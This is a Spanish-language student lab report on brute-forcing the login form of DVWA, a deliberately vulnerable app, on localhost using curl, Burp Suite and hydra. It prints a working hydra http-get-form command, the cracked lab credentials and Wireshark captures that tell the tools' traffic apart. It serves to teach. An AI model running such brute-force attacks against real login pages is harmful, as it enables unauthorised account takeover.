
![\"Damn](\"../../dvwa/images/logo.png\")

Figura 14: CURL acceso incorrecto - credenciales: esteban\_paredes:colocolo91

## 2.9. Demuestra 4 diferencias (curl)


A continuación, se presentan 5 diferencias entre una solicitud cURL correcta vs una incorrecta.

1. **Longitud del contenido cURL:** Tras analizar las respuestas del servidor a nuestras solicitudes, se pudo observar que el Length de la respuesta de un acceso correcto vs uno incorrecto varía. Los detalles a continuación:



```
▼ Response Headers
Cache-Control: no-cache, must-revalidate
Connection: close
Content-Length: 4415
Content-Type: text/html; charset=utf-8
Date: Thu, 14 Sep 2023 01:05:50 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Pragma: no-cache
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
```

Figura 15: CURL Length acceso correcto



```
▼ Response Headers
Cache-Control: no-cache, must-revalidate
Connection: close
Content-Length: 4375
Content-Type: text/html; charset=utf-8
Date: Thu, 14 Sep 2023 01:06:29 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Pragma: no-cache
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
```

Figura 16: CURL Length acceso incorrecto

2. **Respuesta en formato texto:** Frente a un acceso valido, se despliega el mensaje *Welcome to the password protected area admin*, y frente a un acceso con credenciales erradsa, el mensaje es distinto: *Username and/or password incorrect*. (imagenes en el siguiente punto).
3. **Imagen de usuario:** Al acceder correctamente, se despliega una imagen de usuario. Caso contrario, con ls credenciales incorrectas, no se muestra ninguna imagen:

```

<div class="vulnerable_code_area">
  <h2>Login</h2>
  <form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
  </form>
  <p>Welcome to the password protected area pablo</p>
</div>
<h2>More Information</h2>

```

Figura 17: Respuesta cURL acceso correcto

```

<div class="vulnerable_code_area">
  <h2>Login</h2>
  <form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
  </form>
  <pre><br />Username and/or password incorrect.</pre>
</div>

```

Figura 18: Respuesta cURL acceso incorrecto

4. **Cantidad de archivos descargados:** Como se vio anteriormente, el acceso correcto muestra código de una imagen, sin embargo, esta imagen claramente debe descargarse. De esta manera, un acceso correcto descarga 8 archivos (8 movimientos en red) vs que un acceso incorrecto descarga solo 7. Esto se puede comprobar en el navegador:




Figura 19: cURL acceso correcto descarga 8 archivos






Figura 20: cURL acceso correcto descarga 7 archivos

## 2.10. Instalación y versión a utilizar (hydra)

Al estar trabajando en el sistema operativo **kali Linux** (distribución basada en Debian GNU/Linux ), **hydra** (software para ciberseguridad de hacking ético estándar para ejecutar ciberataques de fuerza bruta en cuentas de servicios.) venia instalado por defecto. Las especificaciones a continuación:




Figura 21: hydra versión

### 2.10.1. Problemas con la versión

Es importante mencionar que la versión anteriormente documentada no sirve para los procedimientos a realizar. Tras múltiples intentos de ejecutar correctamente el comando en hydra, y no parar de obtener errores, se decide buscar documentación y preguntar con compañeros, llegando así a la conclusión de que la versión no sirve. Una vez actualizada a una versión mas reciente, se pudo completar el laboratorio.



```
(john@kali)-[~]
$ hydra --v
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Figura 22: hydra nueva versión

## 2.11. Explicación de comando a utilizar (hydra)

El comando a utilizado para encontrar los pares de credenciales validos a continuación:

```
(john@kali)-[~/../cripto/lab_02/users_password/diccionarios-master]
$ sudo hydra -L usuarios.txt -P claves.txt "http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&pa
ssword=^PASS^&Login=Login:H=Cookie\; PHPSESSID=2qgdetnuuv9599f8vkpi6brl37; security=low;:F=Username and/or password
incorrect." -I
```

Figura 23: hydra comando

dentro de los parametros utilizados se distinguen los siguientes:

- **-L usuarios.txt** : Indica que los usuarios seran extraídos desde el archivo usuarios.txt. Por cada usuario probara cada una de las contraseñas del archivo claves.txt, en una especie de for anidado.
- **-P claves.txt** : Aquí se encuentran almacenadas todas las contraseñas que se van a probar para cada usuario.
- **http-get-form** : Indica que se hara el ataque vía http, , a un formulario utilizando el metodo get. Se indica a continuacion la url destino
- **PHPSESSID** :Es un token de una sesión valida, se extrae desde burpsuite.
- **:F=Username and/or password incorrect** :Es el texto que hydra espera recibir en caso de un login fallido.

## 2.12. Obtención de al menos 2 pares (hydra)

Tras la aplicación del comando anteriormente descrito, se obtiene la siguiente respuesta vía consola:

```
(john@kali)-[~/../cripto/lab_02/users_password/diccionarios-master]
$ sudo hydra -L usuarios.txt -P claves.txt "http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\.: PHPSESSID=2qgdtnuuv9599f8vbkpi6bri37; security=low;:F=Username and/or password incorrect." -I
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-13 20:50:14
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 75 login tries (l:5/p:15), ~5 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\.: PHPSESSID=2qgdtnuuv9599f8vbkpi6bri37; security=low;:F=Username and/or password incorrect.
[80][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[80][http-get-form] host: 127.0.0.1 login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-13 20:50:16
```

Figura 24: Obtención credenciales validas

## 2.13. Explicación paquete curl (tráfico)

Se aprecia, via wireshark, que al comenzar la comunicación con la pagina web, se intercambian una serie de paquetes TCP que establecen la comunicación entre el origen y el destino, se observan campos como SYN, ACK, FIN, seq, win, entre otros. Campos que fueron analizados en el laboratorio anterior, al lanzar los pings.

Se observa también 2 paquetes HTTP, uno de request GET, y uno de respuesta desde el servidor.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.3	TCP	74	35902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=702583699 TSecr=0
2	0.000034605	172.17.0.3	172.17.0.1	TCP	74	80 → 35902 [SYN, ACK] Seq=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=270018969 TSecr=702583699
3	0.000068160	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=702583699 TSecr=2700189693
4	0.000217525	172.17.0.1	172.17.0.3	HTTP	949	GET /vulnerabilities/brute/?username=esteban_paredes&password=colocolo91&Login=Login
5	0.000283601	172.17.0.3	172.17.0.1	TCP	66	80 → 35902 [ACK] Seq=1 Ack=884 Win=64384 Len=0 TSval=2700189693 TSecr=702583699
6	0.000434706	172.17.0.3	172.17.0.1	HTTP	1815	HTTP/1.1 200 OK (text/html)
7	0.004464290	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [ACK] Seq=884 Ack=1750 Win=64128 Len=0 TSval=702583703 TSecr=2700189697
8	0.005436158	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [FIN, ACK] Seq=884 Ack=1750 Win=64128 Len=0 TSval=702583704 TSecr=2700189698
9	0.005552198	172.17.0.3	172.17.0.1	TCP	66	80 → 35902 [FIN, ACK] Seq=1750 Ack=885 Win=64384 Len=0 TSval=2700189698 TSecr=702583704
10	0.005596605	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [ACK] Seq=885 Ack=1751 Win=64128 Len=0 TSval=702583704 TSecr=2700189698
11	5.079343451	02:42:97:af:55:4b	02:42:ac:11:00:03	ARP	42	who has 172.17.0.3? Tell 172.17.0.1
12	5.079321377	02:42:ac:11:00:03	02:42:97:af:55:4b	ARP	42	who has 172.17.0.1? Tell 172.17.0.3
13	5.079420558	02:42:97:af:55:4b	02:42:ac:11:00:03	ARP	42	172.17.0.1 is at 02:42:97:af:55:4b
14	5.079428025	02:42:ac:11:00:03	02:42:97:af:55:4b	ARP	42	172.17.0.3 is at 02:42:ac:11:00:03

Frame 4: 949 bytes on wire (7592 bits), 949 bytes captured (7592 bits) on interface veth60099d2, id 0	
Ethernet II, Src: 02:42:97:af:55:4b (02:42:97:af:55:4b), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)	
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.3	
Transmission Control Protocol, Src Port: 35902, Dst Port: 80, Seq: 1, Ack: 1, Len: 883	
Hypertext Transfer Protocol	
0000	02 42 ac 11 00 03 02 42 97 af 55 4b 08 00 45 00
0010	83 a7 69 bb 40 00 48 06 75 6f ac 11 00 01 ac 11
0020	80 03 8c 3e 00 50 22 10 f9 81 b5 63 31 5a 80 18
0030	81 f6 5b c0 00 00 01 01 00 0a 29 e9 93 33 a0 f4
0040	9f fd 47 45 54 20 2f 70 75 6e 6e 65 72 61 62 69
0050	8c 69 74 69 65 73 2f 62 72 75 74 65 2f 3f 75 73
0060	85 72 6e 61 6d 65 3d 65 73 74 65 62 61 6e 5f 70
0070	61 72 65 64 65 73 26 70 61 73 73 77 6f 72 64 3d
0080	63 6f 6c 6f 63 6f 6c 6f 39 31 26 4c 6f 67 69 6e
0090	3d 4c 6f 67 69 6e 29 48 54 54 50 2f 31 2e 31 0d
00a0	8a 48 6f 73 74 3a 20 6c 6f 63 61 6c 68 6f 73 74
00b0	8d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e
00c0	87 3a 20 64 65 66 6c 61 74 65 2c 20 67 7a 69 70

Figura 25: Captura CURL

## 2.14. Explicación paquete burp (tráfico)

Al igual que en el caso anterior, se establece la comunicación mediante el protocolo TCP, y todos los campos y valores que este intercambia para el correcto establecimiento de la misma. A diferencia de la anterior, acá se aprecian varios paquetes HTTP, esto se debe a que cURL realiza solo una petición, por lo que esta el HTTP request y el HTTP response. En el caso de burp, se envía una serie de solicitudes al servidor, obteniendo la misma cantidad de respuestas vía HTTP, esto explica la mayor cantidad de estos paquetes.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.3	TCP	74	60118 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=702381173 TSecr=0 WS=128
2	0.000040024	172.17.0.3	172.17.0.1	TCP	74	80 → 60118 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2699987167 TSecr=702381173 WS=128
3	0.000079173	172.17.0.1	172.17.0.3	TCP	66	60118 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=702381173 TSecr=2699987167
4	0.000250107	172.17.0.1	172.17.0.3	HTTP	872	GET /vulnerabilities/brute/?username=pablo&password=root&Login=Login HTTP/1.1
5	0.000328526	172.17.0.3	172.17.0.1	TCP	66	80 → 60118 [ACK] Seq=1 Ack=807 Win=64384 Len=0 TSval=2699987167 TSecr=702381173
6	0.000505148	172.17.0.3	172.17.0.1	HTTP	1851	HTTP/1.1 200 OK (text/html)
7	0.000585145	172.17.0.1	172.17.0.3	TCP	66	60118 → 80 [ACK] Seq=807 Ack=1786 Win=64128 Len=0 TSval=702381178 TSecr=2699987172
8	0.000522683	172.17.0.3	172.17.0.1	TCP	66	80 → 60118 [FIN, ACK] Seq=1786 Ack=807 Win=64384 Len=0 TSval=2699987172 TSecr=702381178
9	0.000540536	172.17.0.1	172.17.0.3	TCP	66	60118 → 80 [FIN, ACK] Seq=807 Ack=1787 Win=64128 Len=0 TSval=702381179 TSecr=2699987172
10	0.000585559	172.17.0.3	172.17.0.1	TCP	66	80 → 60118 [ACK] Seq=1787 Ack=808 Win=64384 Len=0 TSval=2699987174 TSecr=702381179
11	0.229919918	172.17.0.1	172.17.0.3	TCP	74	60130 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=702381403 TSecr=0 WS=128
12	0.229958319	172.17.0.3	172.17.0.1	TCP	74	80 → 60130 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2699987397 TSecr=702381403 WS=128
13	0.22996293	172.17.0.1	172.17.0.3	TCP	66	60130 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=702381403 TSecr=2699987397
14	0.230182729	172.17.0.1	172.17.0.3	HTTP	868	GET /vulnerabilities/brute/?username=pablo&password=root&Login=Login HTTP/1.1
15	0.230244020	172.17.0.3	172.17.0.1	TCP	66	80 → 60130 [ACK] Seq=1 Ack=803 Win=64384 Len=0 TSval=2699987397 TSecr=702381403
16	0.234723686	172.17.0.3	172.17.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
17	0.234757610	172.17.0.1	172.17.0.3	TCP	66	60130 → 80 [ACK] Seq=803 Ack=1769 Win=64128 Len=0 TSval=702381408 TSecr=2699987402
18	0.234890023	172.17.0.3	172.17.0.1	TCP	66	80 → 60130 [FIN, ACK] Seq=1769 Ack=803 Win=64384 Len=0 TSval=2699987402 TSecr=702381408
19	0.235613857	172.17.0.1	172.17.0.3	TCP	66	60130 → 80 [FIN, ACK] Seq=803 Ack=1770 Win=64128 Len=0 TSval=702381409 TSecr=2699987402
20	0.235654072	172.17.0.3	172.17.0.1	TCP	66	80 → 60130 [ACK] Seq=1770 Ack=804 Win=64384 Len=0 TSval=2699987403 TSecr=702381409
21	0.476589144	172.17.0.1	172.17.0.3	TCP	74	60142 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=702381649 TSecr=0 WS=128
22	0.476627118	172.17.0.3	172.17.0.1	TCP	74	80 → 60142 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2699987644 TSecr=702381649 WS=128
23	0.476663280	172.17.0.1	172.17.0.3	TCP	66	60142 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=702381650 TSecr=2699987644
24	0.476844977	172.17.0.1	172.17.0.3	HTTP	867	GET /vulnerabilities/brute/?username=1337&password=root&Login=Login HTTP/1.1
25	0.476891319	172.17.0.3	172.17.0.1	TCP	66	80 → 60142 [ACK] Seq=1 Ack=802 Win=64384 Len=0 TSval=2699987644 TSecr=702381650
26	0.481618151	172.17.0.3	172.17.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
27	0.481647488	172.17.0.1	172.17.0.3	TCP	66	60142 → 80 [ACK] Seq=802 Ack=1769 Win=64128 Len=0 TSval=702381655 TSecr=2699987649
28	0.481758494	172.17.0.3	172.17.0.1	TCP	66	80 → 60142 [FIN, ACK] Seq=1769 Ack=802 Win=64384 Len=0 TSval=2699987649 TSecr=702381655

Frame 4: 872 bytes on wire (6976 bits): 872 bytes captured (6976 bits) on interface veth60095d2 id 0

Ethernet II, Src: 02:42:97:af:55:4b (02:42:97:af:55:4b), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)

Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.3

Transmission Control Protocol, Src Port: 60118, Dst Port: 80, Seq: 1, Ack: 1, Len: 806

Hypertext Transfer Protocol

```

0000  82 42 ac 11 00 03 02 42 97 af 55 4b 08 00 45 00  |B.....UK..E|
0010  83 5a a7 4c 40 09 40 06 37 9b ac 11 00 01 ac 11  |Z...0.0. 7.....|
0020  00 03 ea d0 00 50 d1 7d f6 b2 f8 42 58 68 80 18  |.....P.)...BXh...|
0030  01 f6 5b 73 00 00 01 01 08 0a 29 dd 7c 75 a0 ee  |.[s.....].ju...|
0040  80 0f 47 45 54 20 2f 76 75 9c 6e 05 72 03 02 03  |-GET /vulnerabi|
0050  0c 09 74 09 05 73 2f 62 72 75 74 05 2f 3f 75 73  |lities/b_rute/?u|
0060  05 72 6e 61 6d 05 3d 61 64 6d 69 6e 26 70 61 73  |sername=dminkpas|
0070  73 77 6f 72 64 3d 70 61 73 73 77 6f 72 64 26 4c  |sword=pa_ssword&|
0080  0f 0f 69 6e 3d 4c 6f 6f 69 6e 20 48 54 50 2f  |ogin=Log_in HTTP|
0090  11 2a 31 0d 0a 48 0f 73 74 3a 29 6c 0f 03 01 0c  |1.1-Host: local|
00a0  08 0f 73 74 0d 0a 73 05 03 2d 63 68 20 75 61 3a  |host..se c-ch-ua:|
00b0  20 22 43 68 72 6f 6d 69 75 6d 22 3b 76 3d 22 31  |"Chromi um";v="f|
00c0  38 35 22 2c 20 22 4e 6f 74 20 41 3b 42 72 61 6e  |85", "No t)A;Bran|

```

Figura 26: Captura bupsuite

## 2.15. Explicación paquete hydra (tráfico)

Al igual que en los casos anteriores, la comunicación se rige por el protocolo TCP, que se encarga de establecer y mantener la comunicación. Esto lo hace para cada una de las solicitudes. Notar también que se envía gran cantidad de paquetes HTTP, esto debido a que hydra también hace fuerza bruta, enviando todas las combinaciones posibles de usuario:contraseña.

No.	Time	Source	Destination	Protocol	Length	Info
63	0.013926924	172.17.0.3	172.17.0.1	TCP	66	80 → 43616 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
64	0.013949845	172.17.0.3	172.17.0.1	TCP	66	80 → 43670 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
65	0.013950263	172.17.0.1	172.17.0.3	HTTP	218	GET /vulnerabilities/brute/ HTTP/1.0
66	0.013962908	172.17.0.3	172.17.0.1	TCP	66	80 → 43626 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
67	0.013966112	172.17.0.1	172.17.0.3	HTTP	218	GET /vulnerabilities/brute/ HTTP/1.0
68	0.013985145	172.17.0.3	172.17.0.1	TCP	66	80 → 43638 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
69	0.014005767	172.17.0.3	172.17.0.1	TCP	66	80 → 43684 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
70	0.014017789	172.17.0.3	172.17.0.1	TCP	66	80 → 43656 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
71	0.014037289	172.17.0.3	172.17.0.1	TCP	66	80 → 43588 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
72	0.014037942	172.17.0.3	172.17.0.1	TCP	66	80 → 43698 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
73	0.014042310	172.17.0.3	172.17.0.1	TCP	66	80 → 43692 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
74	0.014042742	172.17.0.3	172.17.0.1	TCP	66	80 → 43710 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840490 TSecr=702234496
75	0.014581899	172.17.0.1	172.17.0.3	HTTP	218	GET /vulnerabilities/brute/ HTTP/1.0
76	0.014585121	172.17.0.1	172.17.0.3	HTTP	218	GET /vulnerabilities/brute/ HTTP/1.0
77	0.014601737	172.17.0.1	172.17.0.3	HTTP	218	GET /vulnerabilities/brute/ HTTP/1.0
78	0.014623625	172.17.0.3	172.17.0.1	TCP	66	80 → 43796 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840491 TSecr=702234497
79	0.014626043	172.17.0.3	172.17.0.1	TCP	66	80 → 43724 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840491 TSecr=702234497
80	0.014655815	172.17.0.3	172.17.0.1	TCP	66	80 → 43702 [ACK] Seq=1 Ack=153 Win=65024 Len=0 TSval=2699840491 TSecr=702234497
81	0.017419618	172.17.0.3	172.17.0.1	TCP	2962	80 → 43640 [PSH, ACK] Seq=1 Ack=153 Win=65024 Len=2896 TSval=2699840494 TSecr=702234496 [T
82	0.017459993	172.17.0.1	172.17.0.3	TCP	66	43640 → 80 [ACK] Seq=153 Ack=2897 Win=63488 Len=0 TSval=702234500 TSecr=2699840494
83	0.017472779	172.17.0.1	172.17.0.1	HTTP	1784	HTTP/1.1 200 OK (text/html)
84	0.017481711	172.17.0.1	172.17.0.3	TCP	66	43640 → 80 [ACK] Seq=153 Ack=4615 Win=61952 Len=0 TSval=702234500 TSecr=2699840494
85	0.017590358	172.17.0.3	172.17.0.1	TCP	66	80 → 43640 [FIN, ACK] Seq=4615 Ack=153 Win=65024 Len=0 TSval=2699840494 TSecr=702234500
86	0.019722826	172.17.0.3	172.17.0.1	TCP	2962	80 → 43664 [PSH, ACK] Seq=1 Ack=153 Win=65024 Len=2896 TSval=2699840496 TSecr=702234496 [T
87	0.019762590	172.17.0.1	172.17.0.3	TCP	66	43664 → 80 [ACK] Seq=153 Ack=2897 Win=63488 Len=0 TSval=702234502 TSecr=2699840496
88	0.019775992	172.17.0.3	172.17.0.1	HTTP	1784	HTTP/1.1 200 OK (text/html)
89	0.019785101	172.17.0.1	172.17.0.3	TCP	66	43664 → 80 [ACK] Seq=153 Ack=4615 Win=61952 Len=0 TSval=702234502 TSecr=2699840496
90	0.019880021	172.17.0.3	172.17.0.1	TCP	66	80 → 43664 [FIN, ACK] Seq=4615 Ack=153 Win=65024 Len=0 TSval=2699840496 TSecr=702234502

Frame 70: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface veth60099d2, id 0  
 Ethernet II, Src: 02:42:ac:11:00:03 (02:42:ac:11:00:03), Dst: 02:42:97:af:55:4b (02:42:97:af:55:4b)  
 Internet Protocol Version 4, Src: 172.17.0.3, Dst: 172.17.0.1  
 Transmission Control Protocol, Src Port: 80, Dst Port: 43656, Seq: 1, Ack: 153, Len: 0

```

0000  02 42 97 af 55 4b 02 42  ac 11 00 03 00 00 45 00   B . UK B . . . . . E
0010  00 34 89 71 40 00 40 06  59 2c ac 11 00 03 ac 11   . 4 q @ . Y . . . . .
0020  00 01 00 50 aa 88 dc 0a  90 b3 8e 0f 35 90 80 10   . . P . . . . . 5 . .
0030  01 fc 58 4d 00 00 01 01  08 0a a0 ec 4b ea 29 db   . . XM . . . . . K . )
0040  3f 80                                     ? .
  
```

Figura 27: Captura hydra

## 2.16. Mención de las diferencias (tráfico)

A pesar de que las 3 formas de realizar ataques que se han utilizado a lo largo de esta laboratorio utilizan los mismos protocolos y siguen una estructura similar, se pueden notar ciertas diferencias al momento de analizar el tráfico generado:

1. **Cantidad de paquetes:** cURL solo envía una solicitud a la vez, o al menos así fue como se realizó esta experiencia, por lo que los paquetes generados en esta comunicación fueron acordes a solo 1 solicitud, generando 2 tramas http. Sin embargo, burp e hydra generan un tráfico considerablemente mayor, equivalente a la cantidad de usuarios del archivo \* la cantidad de contraseñas, lo que se nota a la hora de analizar el tráfico de cada método.
2. **Largo de las tramas:** Existe una diferencia en el Length de cada trama, pudiendo identificar a que origen corresponde. (ver imágenes del apartado anterior).
3. **Origen de los paquetes:** Como se verá en el siguiente apartado, solo hydra especifica el origen de los paquetes en user-agent, ni burp ni cURL lo hacen.

## 2.17. Detección de SW (tráfico)

Esto hace referencia al SW de origen. Para detectar esto en cada paquete, se puede analizar desde wireshark, analizando la información contenida en User-Agent, que es un identificador del SW de origen.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.3	TCP	74	37250 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=703986387
2	0.000046092	172.17.0.3	172.17.0.1	TCP	74	80 → 37250 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=703986387
3	0.000094860	172.17.0.1	172.17.0.3	TCP	66	37250 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=703986387 TSecr=270159238
4	0.000286362	172.17.0.1	172.17.0.3	HTTP	872	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
5	0.000342609	172.17.0.3	172.17.0.1	TCP	66	80 → 37250 [ACK] Seq=1 Ack=807 Win=64384 Len=0 TSval=2701592381 TSecr=703986387
6	0.004566057	172.17.0.3	172.17.0.1	HTTP	1851	HTTP/1.1 200 OK (text/html)
7	0.004604786	172.17.0.1	172.17.0.3	TCP	66	37250 → 80 [ACK] Seq=807 Ack=1786 Win=64128 Len=0 TSval=703986391 TSecr=2701592381
8	0.004748034	172.17.0.3	172.17.0.1	TCP	66	80 → 37250 [FIN, ACK] Seq=1786 Ack=807 Win=64384 Len=0 TSval=2701592385 TSecr=703986391
